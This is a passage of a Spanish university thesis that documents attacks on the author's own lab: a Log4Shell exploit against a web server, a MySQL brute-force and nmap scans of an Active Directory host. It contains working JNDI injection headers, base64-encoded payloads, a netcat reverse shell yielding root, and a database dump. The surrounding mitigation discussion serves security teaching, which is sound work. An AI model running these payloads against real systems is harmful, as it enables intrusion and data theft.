


Ilustración 5.1 Solicitud a la página web con Postman

Antes de explotar la vulnerabilidad, voy analizar en que consiste dicha vulnerabilidad y su importancia.

5.1.1. Análisis de la vulnerabilidad log4shell

La vulnerabilidad log4shell [13] es una vulnerabilidad que afecta a la librería log4j y consiste en una ejecución remota de código, se recoge en CVE-2021-44228 [14].

Esta vulnerabilidad se declaró como critica, es decir obtuvo la máxima puntuación de 10/10 en la escala de CVSS.

La vulnerabilidad fue publicada para el público general el día 9 de diciembre del 2021 y desde ese primer día ya había publicados exploits para aprovecharla, esto fue una de las causas que hizo que fuera critica, ya que la librería log4j es utilizada en software empresarial, algunas de las empresas afectadas por esta vulnerabilidad fueron Apple, Amazon, Twitter, Steam y Minecraft.

Tras la actualización para la corrección de dicha vulnerabilidad se encontraron nuevas vulnerabilidades, que son:

CVE-2021-45046 [15]
CVE-2021-45105 [16]
CVE-2021-44832 [17]

Voy analizar las cuatro vulnerabilidades debido a la gran importancia que han tenido, pero la página web que voy a explotar solo dispone de la primera vulnerabilidad, la CVE-2021-44228.

Esta vulnerabilidad afecta a la librería publica Apache Log4j, que está desarrollada por la Apache Foundation, y su función es permitir un registro de las actividades realizadas por la ejecución de un programa Java, aunque no es una función destina al usuario final, para los desarrollos y mantenimientos es muy utilizada.

La forma de explotarla es mandar un código para que se registre en esa librería y automáticamente el atacante puede ejecutar códigos de manera remota, dándole el control total del sistema.

Esa es la explicación resumida de la vulnerabilidad, a continuación, voy hacer un análisis más técnico de la misma.

En el escenario normal de uso de esta librería, el usuario o cliente mandaría una solicitud para consultar la página web a un servidor y este almacenaría en un registro la información relativa a dicha consulta, se puede ver esto en la ilustración 5.2.




Ilustración 5.2 Escenario normal de uso de log4j

El uso durante un ataque se muestra en la ilustración 5.3.

Ilustración 5.3 Escenario de ataque log4j

Como se puede observar en la ilustración 5.3 el atacante no solo genera la solicitud de la página web, sino que también añade una llamada al servicio JNDI, con su ubicación y lo que quiere obtener y cuando el servidor la recibe responde al servicio JNDI con la información solicitada.

Esto es posible debido a la gran cantidad de herramientas disponibles para modificar cabeceras, cookies o demás información que se añade en cada solicitud al servidor.

En la ilustración 5.4 se puede observar como funciona el ataque en sus distintas etapas y las medidas para mitigarlo.




Ilustración 5.4 Ataque log4j y medidas de mitigación

Como se observa en la ilustración 5.4, el atacante manda una solicitud con la cabecera modificada para que se llame al servicio de JNDI, si el servidor tuviera un firewall podría bloquear la solicitud, pero como no es el caso, la solicitud sigue adelante y la solicitud de JNDI se registra en el log4j, las soluciones para cortar el ataque a esta altura seria, la desactivación de la librería o la actualización de la misma, tras esto el log4j interpreta la solicitud y se comunica con el LDAP, para evitarlo se podría desactivar los JNDI lookpups, y tras esto el servidor LDAP interpreta la solicitud y pasa a ejecutarla, la manera de evitarlo sería desactivar el acceso remoto a la base de datos [18].

Esta vulnerabilidad es la que se encuentra en la página web desplegada en el entorno de este TFG, esta vulnerabilidad ha estado presente desde la versión 2.0 beta 9 hasta la versión 2.14.1, es decir desde el año 2013 hasta el 2021.

Tras lanzar los parches que solucionaban esta vulnerabilidad, se descubrieron otras tres nuevas vulnerabilidades, pero ninguna de ellas alcanzo el mismo nivel crítico de seguridad, las voy analizar a continuación.

La vulnerabilidad CVE-2021-45046 empezó teniendo una puntuación baja de 3.7, debido a que en un principio solo afectaba a ciertas configuraciones no predeterminadas, pero posteriormente se elevó su puntuación a 9 ya que se encontraron nuevas formas de atacar los servicios mediante la ejecución de código remoto y código local.

En esta vulnerabilidad un atacante que lance una búsqueda JNDI con datos maliciosos puede provocar una situación de DoS o lograr la ejecución de código remoto.

La vulnerabilidad CVE-2021-45105 permitía a un atacante hacer una búsqueda recursiva que provocaría una situación de denegación de servicio, obtuvo una puntuación de 5,9.

Y por último está la vulnerabilidad CVE-2021-44832, la cual obtuvo una puntuación de 6,6 y permitía la ejecución mediante la carga de la configuración remota en un archivo XML del conector JDBC para bases de datos.

En la siguiente tabla 5.1 se recoge la probabilidad de explotación de estas vulnerabilidades y un resumen de su problemática [19].

CVE	Probabilidad de explotación	Tipo de ataque
CVE-2021-44228	Alta	RCE
CVE-2021-45046	Baja	RCE, LCE, DoS
CVE-2021-45105	Baja	DoS
CVE-2021-44832	Baja	RCE y ACE

Tabla 5.1 Resumen de vulnerabilidades log4j

Aunque ya ha pasado casi un año desde que se descubrió esta vulnerabilidad de manera pública, en la actualidad aún sigue habiendo servicios que no han sido correctamente parcheados o que los responsables desconocen que tienen en uso dicha librería, según Tenable el 72% de las organizaciones aún son vulnerables a este ataque [20].

Esto es debido a que en el mundo empresarial la gestión de inventarios tanto de hardware como software no siempre están correctamente estructurado o actualizados.

5.1.2. Explotación de la vulnerabilidad log4shell

Ahora que ya sabemos en que consiste la vulnerabilidad y su repercusión, voy a proceder a explotarla.

Empezamos pasando el fichero que contiene el exploit a la máquina *tfg-kali*, este fichero se ha pasado mediante el uso de `scp`, con el usuario es ***kali*** y su contraseña.

No es necesario instalar ninguna herramienta, ya que se han instalado durante el despliegue del entorno.

Una vez pasado el script, procedemos a entrar en la máquina mediante SSH y descomprimimos el exploit, y a continuación le ejecutamos de la siguiente manera:

```
java -jar JNDIExploit-1.2-SNAPSHOT.jar -i 10.0.3.4 -p 8888
```

A continuación, desde otro terminal de Kali Linux, procedemos a solicitar la página web con el siguiente comando:

```
curl tfg2022.westus3.cloudapp.azure.com:8080 -H 'X-Api-Version:
${jndi:ldap://10.0.3.4:1389/Basic/Command/Base64/ZWNobyDigJxPcmRlbmF
kb3IgdnVsbmVyYWRv4oCdID4gc21va2luZ2d1bi50eHQ=}'
```

Con este comando estamos solicitando la página web y pasando a la web una cabecera con datos maliciosos, donde indicamos la dirección maliciosa del servicio de JNDI y el LDAP y el comando que queremos ejecutar.

En este caso el comando es:

```
echo “Ordenador vulnerado” > smokinggun.txt
```

Que al codificarlo en base64 [21] queda de la siguiente manera:

```
ZWNobyDigJxPcmRlbmFkb3IgdnVsbmVyYWRv4oCdID4gc21va2luZ2d1bi50eHQ=
```

A continuación, en las ilustraciones 5.5 y 5.6 se muestra este proceso.

Ilustración 5.5 Solicitud de la página web con primera cabecera maliciosa

Como se puede observar en la ilustración 5.5 la solicitud devuelve el *Hello, world!*, como pasaba con la cabecera inocua que se probó con la herramienta Postman.

Ilustración 5.6 Comportamiento del exploit con la primera solicitud

En la ilustración 5.6 se puede ver como se pasan por las distintas etapas descritas en ilustración 5.4

Posteriormente abrimos un nuevo terminal en el *tfg-kali* donde ejecutamos el comando:

```
nc -lnvp 9001
```

Con este comando, *netcat*, lo que estamos haciendo es indicar al ordenador que abra un puerto y se mantenga a la escucha, el puerto en este caso es el 9001, eso serían las letras *l* y *p*, con la *v* indicamos que queremos recibir información sobre la conexión, y con la *n* evitamos que realice búsquedas de DNS o servicios.

Esto es lo que nos permite tener el shell inverso.

Y ahora desde el terminal previo donde lanzamos la solicitud de la página web, introducimos lo siguiente:

```
curl tfg2022.westus3.cloudapp.azure.com:8080 -H 'X-Api-Version:
${jndi:ldap://10.0.3.4:1389/Basic/Command/Base64/bmMgMTAuMC4zLjQgOTA
wMSAtZSAvYmluL3No}'
```

Este segundo comando es:

```
nc 10.0.3.4 9001 -e /bin/sh
```

Y codificado en base64 [21] queda de la siguiente manera:

```
bmMgMTAuMC4zLjQgOTAwMSAtZSAvYmluL3No
```

En las ilustraciones 5.7 y 5.8 se muestra la ejecución de estos comandos.

```
┌──(kali㉿kali)-[~]
└─$ curl tfg2022.westus3.cloudapp.azure.com:8080 -H 'X-Api-Version: ${jndi:ldap://10.0.3.4:1389/Basic/Command/Base64/bmMgMTAuMC4zLjQgOTAwMSAtZSAvYmluL3No}'
Hello, world!
```

Ilustración 5.7 Solicitud de la página web con segunda cabecera maliciosa

```
[+] Received LDAP Query: Basic/Command/Base64/bmMgMTAuMC4zLjQgOTAwMSAtZSAvYmluL3No
[+] Paylaod: command
[+] Command: nc 10.0.3.4 9001 -e /bin/sh
[+] Sending LDAP ResourceRef result for Basic/Command/Base64/bmMgMTAuMC4zLjQgOTAwMSAtZSAvYmluL3No with basic remote reference payload
[+] Send LDAP reference result for Basic/Command/Base64/bmMgMTAuMC4zLjQgOTAwMSAtZSAvYmluL3No redirecting to http://10.0.3.4:8888/ExploitKpvddVUGCl.class
[+] New HTTP Request From /10.0.1.4:40038  /ExploitKpvddVUGCl.class
[+] Receive ClassRequest: ExploitKpvddVUGCl.class
[+] Response Code: 200
```

Ilustración 5.8 Comportamiento del exploit con la segunda solicitud

Ahora en el otro terminal, donde ejecutamos el ***nc***, pasamos a tener el control del servidor web, en la ilustración 5.9 se muestra con la ejecución de los comandos ***id***, que nos indica que somos el *root* y listando los ficheros y carpetas disponibles, como se puede observar, aparece el fichero generado anteriormente el *smokinggun.txt* y con el comando ***cat*** le mostramos.

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.0.3.4] from (UNKNOWN) [10.0.1.4] 39869
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
ls -l
total 60
drwxr-xr-x   1 root     root         4096 Dec 10 15:23 app
drwxr-xr-x   2 root     root         4096 Dec 20  2018 bin
drwxr-xr-x   5 root     root          340 Dec 10 15:23 dev
drwxr-xr-x   1 root     root         4096 Dec 10 15:23 etc
drwxr-xr-x   2 root     root         4096 Dec 20  2018 home
drwxr-xr-x   1 root     root         4096 Dec 21  2018 lib
drwxr-xr-x   5 root     root         4096 Dec 20  2018 media
drwxr-xr-x   2 root     root         4096 Dec 20  2018 mnt
dr-xr-xr-x 129 root     root            0 Dec 10 15:23 proc
drwx------   1 root     root         4096 Dec 10 16:04 root
drwxr-xr-x   2 root     root         4096 Dec 20  2018 run
drwxr-xr-x   2 root     root         4096 Dec 20  2018 sbin
-rw-r--r--   1 root     root           26 Dec 10 16:22 smokinggun.txt
drwxr-xr-x   2 root     root         4096 Dec 20  2018 srv
dr-xr-xr-x  12 root     root            0 Dec 10 15:23 sys
drwxrwxrwt   1 root     root         4096 Dec 10 15:24 tmp
drwxr-xr-x   1 root     root         4096 Dec 21  2018 usr
drwxr-xr-x   1 root     root         4096 Dec 20  2018 var
cat smokinggun.txt
“Ordenador vulnerado”
```

Ilustración 5.9 Shell inverso en tfg-servidor-web

Una vez que tenemos en ejecución el shell inverso, tenemos acceso total a la máquina, ya que como se muestra en la ilustración 5.9 somos *root*, en este caso como la página web está contenida dentro de un Docker el acceso que tenemos es más limitado, pero si en lugar de un Docker estuviera desplegada directamente sobre el servidor podríamos acceder al fichero

/etc/passwd o */etc/shadow* y copiarles a nuestra máquina para tratar de analizar todos los usuarios y contraseñas del sistema.

Con todo lo descrito anteriormente, la página web de la máquina tfg-servidor-web queda completamente atacada.

5.1.3. Ataque a base de datos mysql

Ahora que ya hemos atacado la página web, vamos a hacer un análisis para ver que servicios y puertos pueden ser vulnerables.

Para ello ejecutamos el siguiente comando desde la máquina tfg-kali

```
nmap -sV -Pn tfg2022.westus3.cloudapp.azure.com
```

En la ilustración 5.10 se puede ver la salida de dicho comando

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -Pn tfg2022.westus3.cloudapp.azure.com
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-10 19:10 UTC
Nmap scan report for tfg2022.westus3.cloudapp.azure.com (20.163.55.174)
Host is up (0.0042s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE    SERVICE     VERSION
22/tcp   open     ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
25/tcp   filtered smtp
3306/tcp open     mysql       MySQL 5.7.33-0ubuntu0.16.04.1
8080/tcp open     nagios-nsca Nagios NSCA
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.14 seconds
```

Ilustración 5.10 Resultado del análisis con nmap

Como se puede ver en la ilustración 5.10, hay un servidor de MySQL en la versión 5.7.33, sabiendo esto pasamos a intentar acceder al mismo por fuerza bruta mediante la herramienta Metasploit framework.

Como tenemos la IP, voy a utilizar un fichero usuarios y contraseñas para tratar de acceder a la base de datos, por ese motivo escojo un scanner que me permita automatizar las pruebas.

En la ilustración 5.11 se ve la configuración resultante, los dos ficheros utilizados se generaron durante el despliegue de la máquina.

```
msf6 auxiliary(scanner/mysql/mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE         /passmysql.txt   no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS            20.163.55.174    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT             3306             yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          root             no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE         /usersmysql.txt  no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.
```

Ilustración 5.11 Configuración de herramienta

Una vez configurada, procedo a ejecutar el scanner, en la ilustración 5.12 se puede ver la salida del mismo.

```
msf6 auxiliary(scanner/mysql/mysql_login) > exploit

[+] 20.163.55.174:3306    - 20.163.55.174:3306 - Found remote MySQL version 5.7.33
[!] 20.163.55.174:3306    - No active DB -- Credential data will not be saved!
[-] 20.163.55.174:3306    - 20.163.55.174:3306 - LOGIN FAILED:       (Incorrect: Access denied for user 'root'@'20.163.55.67' (using password: NO))
[-] 20.163.55.174:3306    - 20.163.55.174:3306 - LOGIN FAILED:          Incorrect: Access denied for user 'root'@'20.163.55.67' (using password: YES))
[-] 20.163.55.174:3306    - 20.163.55.174:3306 - LOGIN FAILED:          Incorrect: Access denied for user 'root'@'20.163.55.67' (using password: YES))
[-] 20.163.55.174:3306    - 20.163.55.174:3306 - LOGIN FAILED:             (Incorrect: Access denied for user 'root'@'20.163.55.67' (using password: YES))
[+] 20.163.55.174:3306    - 20.163.55.174:3306 - Success:
[-] 20.163.55.174:3306    - 20.163.55.174:3306 - LOGIN FAILED:             (Incorrect: Access denied for user 'administrador'@'20.163.55.67' (using password: NO))
[-] 20.163.55.174:3306    - 20.163.55.174:3306 - LOGIN FAILED:       (Incorrect: Access denied for user 'test'@'20.163.55.67' (using password: NO))
[-] 20.163.55.174:3306    - 20.163.55.174:3306 - LOGIN FAILED:          (Incorrect: Access denied for user 'test'@'20.163.55.67' (using password: YES))
[-] 20.163.55.174:3306    - 20.163.55.174:3306 - LOGIN FAILED:          (Incorrect: Access denied for user 'test'@'20.163.55.67' (using password: YES))
[-] 20.163.55.174:3306    - 20.163.55.174:3306 - LOGIN FAILED:             (Incorrect: Access denied for user 'test'@'20.163.55.67' (using password: YES))
[-] 20.163.55.174:3306    - 20.163.55.174:3306 - LOGIN FAILED:          (Incorrect: Access denied for user 'test'@'20.163.55.67' (using password: YES))
[-] 20.163.55.174:3306    - 20.163.55.174:3306 - LOGIN FAILED:       (Incorrect: Access denied for user 'test'@'20.163.55.67' (using password: NO))
[-] 20.163.55.174:3306    - 20.163.55.174:3306 - LOGIN FAILED:       (Incorrect: Access denied for user 'user'@'20.163.55.67' (using password: NO))
[-] 20.163.55.174:3306    - 20.163.55.174:3306 - LOGIN FAILED:          (Incorrect: Access denied for user 'user'@'20.163.55.67' (using password: YES))
[-] 20.163.55.174:3306    - 20.163.55.174:3306 - LOGIN FAILED:          (Incorrect: Access denied for user 'user'@'20.163.55.67' (using password: YES))
[+] 20.163.55.174:3306    - 20.163.55.174:3306 - Success:
[-] 20.163.55.174:3306    - 20.163.55.174:3306 - LOGIN FAILED:    (Incorrect: Access denied for user ''@'20.163.55.67' (using password: NO))
[-] 20.163.55.174:3306    - 20.163.55.174:3306 - LOGIN FAILED:       (Incorrect: Access denied for user ''@'20.163.55.67' (using password: YES))
[-] 20.163.55.174:3306    - 20.163.55.174:3306 - LOGIN FAILED:       (Incorrect: Access denied for user ''@'20.163.55.67' (using password: YES))
[-] 20.163.55.174:3306    - 20.163.55.174:3306 - LOGIN FAILED:          (Incorrect: Access denied for user ''@'20.163.55.67' (using password: YES))
[-] 20.163.55.174:3306    - 20.163.55.174:3306 - LOGIN FAILED:       (Incorrect: Access denied for user ''@'20.163.55.67' (using password: YES))
[-] 20.163.55.174:3306    - 20.163.55.174:3306 - LOGIN FAILED:    (Incorrect: Access denied for user ''@'20.163.55.67' (using password: NO))
[*] 20.163.55.174:3306    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Ilustración 5.12 Salida del scanner

Como se ven en la ilustración 5.12 se ha tenido éxito con dos usuarios y contraseñas de la lista pasadas, aunque las listas usadas son generadas por mí para que el ataque tenga éxito en poco tiempo, se puede observar que las contraseñas y usuarios son débiles y por lo tanto usando ficheros más realistas también hubieran aparecido.

Una vez que tenemos el usuario y contraseña, procedemos a entrar a la base de datos, se muestra en la ilustración 5.13, y con un par de consultas a la base de datos obtengo todos los datos de la tabla Personas. Como el usuario con el que he entrado es el *root*, podría también sacar todos los usuarios y asignarles y quitarles permisos según quisiera, comprometiendo la integridad de todos los datos almacenados en la base de datos.

```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| topsecret          |
+--------------------+
5 rows in set (0.002 sec)

MySQL [(none)]> use topsecret;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [topsecret]> show tables;
+----------------------+
| Tables_in_topsecret  |
+----------------------+
| Persona              |
+----------------------+
1 row in set (0.002 sec)

MySQL [topsecret]> select * from Persona;
+-------+-------------------+------------+-------------+
| pid   | nombre            | f_nacim    | f_alta      |
+-------+-------------------+------------+-------------+
| user0 | Anthony Davis     | 1998-04-24 | 2003-11-20 |
| user1 | Anthony King      | 1977-08-06 | 2002-01-04 |
| user2 | Barbara Green     | 1991-02-26 | 2006-03-12 |
| user3 | Barbara Martin    | 1981-01-19 | 2003-06-13 |
| user4 | Barbara Wright    | 1978-04-19 | 2002-01-29 |
| user5 | Betty Davis       | 1977-12-01 | 2002-03-02 |
| user6 | Betty Johnson     | 1985-09-03 | 2003-09-16 |
| user7 | Betty Rodriguez   | 1969-05-14 | 2003-01-24 |
+-------+-------------------+------------+-------------+
8 rows in set (0.002 sec)

MySQL [topsecret]>
```

Ilustración 5.13 Tabla Personas de la base de datos

Esta vulnerabilidad es debida a una mala configuración, ya que se permite a los usuarios acceder desde fuera de la propia máquina a la base de datos, y a mayores se sigue una política de contraseñas y usuarios débiles, para evitar esto se deberían crear contraseñas más robustas y nombres de usuarios más complejos.

Respecto a la configuración para acceder desde fuera de la propia máquina se debería limitar a una serie de máquinas autorizadas, no a cualquier máquina como se encuentra ahora.

Con esos cambios la base de datos estaría más protegida y sería más difícil atacarla.

Y con todo esto la máquina tfg-servidor-web queda completamente atacada.

5.2. Maquina tfg-servidor- ad

A continuación, voy a atacar la máquina del Directorio Activo, pero antes de explotar las vulnerabilidades que se encuentren, voy a explicar en que consisten estas y su finalidad.

Primero hago un análisis para saber de que dispone dicha máquina a través de nmap con el siguiente comando

```
nmap -sV -Pn IP_SERVIDOR_AD
```

La opción *-sV* nos permite averiguar cuáles son los puertos abiertos y que servicio y versión tienen corriendo en ellos, mientras que la opción *-Pn* nos permite desactivar el descubrimiento de hosts.

En la ilustración 5.14 se puede observar la salida de dicho comando

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -Pn 20.38.174.67
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-17 15:26 UTC
Nmap scan report for 20.38.174.67
Host is up (0.0022s latency).
Not shown: 986 closed tcp ports (conn-refused)
PORT     STATE    SERVICE       VERSION
22/tcp   open     ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
25/tcp   filtered smtp
53/tcp   open     domain        Simple DNS Plus
88/tcp   open     kerberos-sec  Microsoft Windows Kerberos (server time: 2022-12-17 15:26:36Z)
135/tcp  open     msrpc         Microsoft Windows RPC
139/tcp  open     netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open     ldap          Microsoft Windows Active Directory LDAP (Domain: DOMINIO.TFG0., Site: Default-First-Site-Name)
445/tcp  open     microsoft-ds?
464/tcp  open     kpasswd5?
593/tcp  open     ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open     tcpwrapped
3268/tcp open     ldap          Microsoft Windows Active Directory LDAP (Domain: DOMINIO.TFG0., Site: Default-First-Site-Name)
3269/tcp open     tcpwrapped
3389/tcp filtered ms-wbt-server
Service Info: Host: windows-vm; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.39 seconds
```

Ilustración 5.14 Resultado del primer comando nmap

También se usó el siguiente comando

```
nmap -A -T4 IP_SERVIDOR_AD
```

La opción *-A* nos permite detectar las versiones del sistema operativo y con *-T4* hacemos que el scanner sea más rápido, la salida del comando se puede observar en la ilustración 5.15

